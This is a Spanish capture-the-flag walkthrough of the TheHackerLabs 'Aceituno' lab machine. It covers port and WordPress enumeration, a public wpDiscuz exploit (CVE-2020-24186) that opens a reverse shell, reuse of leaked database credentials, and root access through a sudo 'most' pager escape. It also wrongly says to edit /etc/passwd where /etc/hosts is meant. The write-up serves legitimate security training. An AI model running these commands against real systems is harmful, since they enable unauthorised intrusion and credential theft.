Aceituno

web:: TheHackerLabs
dificult:: medium
OS:: Linux
estado:: Completado

Skils

- Enumeracion de plugin - wordpress
- Enumeracion de usuarios - wordpress
- Explotacion de Plugin desactualizado - RCE - wordpress
- MariaDB - Intrusion
- SUID - MOST

Explotacion

Enumeracion

```
nmap -p- --open -sS -n -Pn --min-rate 5000 -T5 <IP>
```

`-p-` : Le indico que me escanee los 65535 puertos
`--open` : Solo me mostrara los puertos abiertos
`-sS` : Stealth Scan no completara el proceso de three way handshake
`-n` : Sin resolucion DNS
`-Pn` : Sin Host Discovery
`--min-rate 5000` : Enviare minimo 5 k de paquetes por segundo
`-T5` : Escaneo agresivo

Gracias a este escaneo conseguiremos un balance entre rapidez y sigilo

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 10:07 EDT
Nmap scan report for 192.168.234.172
Host is up (0.00040s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 00:0C:29:70:15:F8 (VMware)
```

Vemos que los puertos 22,80,443,3306 estan abiertos, vamos a enumerarlos mas profundamente

```
nmap -p 22,80,443,3306 -sVC -n -Pn --min-rate 5000 -T5 <IP> -oN nmap
```

`-p <Puertos>`: Ya no escaneo a los 65535 ahora solo al los que le indico por pantalla
`-sVC`: Nmap me descubrira Versiones de los servicios que corren por dichos puertos y ejecutara scripts basicos de reconocimiento que me dan acceso a un poco mas de informacion sobre la maquina
`-oN nmap`: Guardo el output en un archivo llamado nmap

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 0f:7d:a0:9a:ad:8f:f6:85:fc:69:f4:43:53:72:3b:b1 (ECDSA)
|_  256 0a:02:48:06:90:21:90:15:e6:7d:09:83:63:a2:bd:19 (ED25519)
80/tcp   open  http    Apache httpd 2.4.59 ((Debian))
|_http-generator: WordPress 6.5.2
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.59 (Debian)
443/tcp  open  http    Apache httpd 2.4.59
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3306/tcp open  mysql   MariaDB 5.5.5-10.11.6
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.11.6-MariaDB-0+deb12u1
|   Thread ID: 37
|   Capabilities flags: 63486
|   Some Capabilities: SupportsLoadDataLocal, ConnectWithDatabase, Support41Auth,
FoundRows, InteractiveClient, Speaks41ProtocolOld, SupportsTransactions,
IgnoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn, LongColumnFlag,
IgnoreSigpipes, ODBCClient, Speaks41ProtocolNew, SupportsCompression,
SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: ?aNA<G2c{c](L'zX'UY>
|_  Auth Plugin Name: mysql_native_password
MAC Address: 00:0C:29:70:15:F8 (VMware)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

HTTP - 80

Lo primero que suelo hacer al encontrarme con un puerto 80 es realizar un `whatweb` para obtener mas informacion que nmap no nos proporciona

```
whatweb -v http://<ip>:80
```

`-v`: Estructura el output y nos realiza una breve descripcion de cada tecnologia usada por la web

```
[ WordPress ]
        WordPress is an opensource blogging system commonly used as
        a CMS.

        Version      : 6.5.2
        Aggressive function available (check plugin file or details).
        Google Dorks: (1)
        Website      : http://www.wordpress.org/
```

Vemos que nos encuentra un `wordpress` como CMS (sistema de gestión de contenidos) con la version `6.5.2`. Podemos sacar mas informacion de este output, si bajamos al final del script para ver las cabezeras, veremos que utiliza virtualhosting, ya que nos esta descubriendo el host aceituno.thl.


```
HTTP Headers:
        HTTP/1.1 200 OK
        Date: Fri, 18 Jul 2025 17:21:06 GMT
        Server: Apache/2.4.59 (Debian)
        Link: <http://aceituno.thl/wp-json/>; rel="https://api.w.org/"
        Vary: Accept-Encoding
        Content-Encoding: gzip
        Content-Length: 13795
        Connection: close
        Content-Type: text/html; charset=UTF-8
```

Justo en la 3 cabezera

asi que ya hemos descubierto un virtual hosting, ¡y aun no hemos entrado en la pagina web! asi que ya va siendo hora de entrar, vamos a ver que se cuece, pero antes añadiremos el hosting que hemos encontrado a nuestro `/etc/passwd` para que nuestro ordenador lo entienda.


```
192.168.234.172 aceituno.thl
```

ahora ya podemos entrar perfectamente



Vemos que hay una especie de Blog, solo hay un Post puesto, asi que nos lo guardaremos para mas adelante la explotacion. ;)


Bien, al ser un wordpress, podemos probar con rutas por defecto como `/wp-admin` para intentar acceder al panel de login de wordpress




Vemos que esta mal configurado, ya que no deberiamos poder acceder a esto...

Si tambien esta mal configurado el panel de login intentaremos poner credenciales incorrectas nos dara un error distinto dependiendo en cual de los dos campos este la credencial invalida:

1.User



2.Password



(Esto ya no pasa en las versiones mas recientes de wordpress)

Bien, despues de esta gran dato sobre el panel de login, vamos a utilizar `wpscan` para enumerar usuarios del login de wordpress (Esto tambien se puede realizar de manera manual atacando al archivo xmlrpc.php si se encuentra accesible)

```
wpscan --url http://aceituno.thl -e u
```

`--url` : Indico la url para realizar el ataque
`-e u` : Enumero usuarios del wordpress

```
[+] Aceituno
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)
```

Hemos descubierto un usuario, nos lo guardaremos para mas adelante, bien, despues de enumerar usuarios intente hacer fuerza bruta con wpscan pero por ahi no va la intrusion, tambien decidi buscar plugins vulnerables de wordpress, y o descubri nada, me parecio raro no descubrir plugins vulnerables, asi que utilize un script que trae nmap para descubrir plugins, siendo esta un poco mas potente en algunos casos.

```
sudo nmap -p80 --script http-wordpress-enum --script-args search_limit=1500
```

`--script` : Lo utilizo para especificar un script
`--script-args` : Le indico al script los argumentos necesarios
`search_limit=1500` : Limito la busqueda de plugins a 1500 plugins

Como resultado, nos devuelve un plugin llamado `wpdiscuz 7.0.4` vamos a buscar exploits para esta version de wordpress (CVE-2020-24186):

https://github.com/substing/CVE-2020-24186_reverse_shell_upload

Utilizo este exploit porque fue el que mejor me vino, Vamos a ver como explotarlo 💪


Intrusion

Bien, vamos a descargar el repo de github con git desde nuestra terminal:

```
git clone https://github.com/substing/CVE-2020-24186_reverse_shell_upload
```

Para utilizar este script vamos a necesitar la ruta de un Post de la pagina web, vamos a utilizar el post que dije que nos tendriamos que acordar de el

```
exploit.py -u http://aceituno.thl/ -p /wordpress/2021/06/blogpost -l '<IP-Nuestra>' -s <Puerto de escucha>
```



La ultima linea del scritp nos dice que nos dirijamos a esa ruta, pero antes debemos estar escuchando por el puerto anteriormente indicado

```
nc -nvlp 4444
```

Bingo, Somos www-data, Ahora podemos leer archivos de la web, a mi me interesa el archivo `wp-config` para ver la contraseña de la base de datos

este archivo se encuentra en la ruta `/var/www/html/wordpress/wp-config`

```
/** Database username */
define( 'DB_USER', 'wp_user' );

/** Database password */
define( 'DB_PASSWORD', 'Tomamoreno' );
```

aqui tenemos la contraseña, y como vimos en la fase de enumeracion, se encontraba el puerto 3306 abierto, asi que vamos a entrar desde otra terminal

```
mysql -u root -p --ssl=OFF -h <IP>
```

una vez dentro lo primero que hago es ver las bases de datos para poder entrar en una de ellas:

```
❯ mysql -u root -h 192.168.234.172 -p --ssl=OFF
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 895
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| wordpress          |
+--------------------+
2 rows in set (0.002 sec)
```

me interesa la base de datos wordpress, asi que voy pa' entro

```
Database changed
MariaDB [wordpress]> show tables;
+-----------------------------------+
| Tables_in_wordpress               |
+-----------------------------------+
| pelopicopata                      |
| wp_commentmeta                    |
| wp_comments                       |
| wp_gwolle_gb_entries              |
| wp_gwolle_gb_log                  |
| wp_links                          |
| wp_options                        |
| wp_postmeta                       |
| wp_posts                          |
| wp_term_relationships             |
| wp_term_taxonomy                  |
| wp_termmeta                       |
| wp_terms                          |
| wp_usermeta                       |
| wp_users                          |
| wp_wc_avatars_cache               |
| wp_wc_comments_subscription       |
```

Veo algo raro aqui... ¡ AJA ! La primera tabla no deberia de estar ahi, vamos a leerla.

HUALA!!!!

Tenemos la contraseña de aceituno

```
MariaDB [wordpress]> select * from pelopicopata;
+-----------+----------------------+
| usuario   | contraseña           |
+-----------+----------------------+
| aceituno | ElSeñorDeLaNoche     |
+-----------+----------------------+
1 row in set (0.004 sec)

MariaDB [wordpress]>
```

vamos a subir a privilegios de aceituno

volvemos a la conexion reversa

```
su aceituno
```

```
aceituno@Aceituno:~$ ls
user.txt
aceituno@Aceituno:~$
```

tenemos la primera Flag, falta la de root

vamos a ver los permisos SUID del usuario aceituno

```
sudo -l
```

```
aceituno@Aceituno:~$ sudo -l
Matching Defaults entries for aceituno on Aceituno:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User aceituno may run the following commands on Aceituno:
    (root) NOPASSWD: /usr/bin/most
aceituno@Aceituno:~$
```

Vemos el binario MOST que no se encuentra en gtofbins, vamos a ejecutarlo con de la siguiente manera, most nos hace a leer archivos

```
sudo /usr/bin/most /root/.ssh/id_rsa
```

una vez dentro, Pulsamos la combinaxion de teclas SHIFT+W+E y escribimos :!/bin/bash

y YA SOMOS ROOT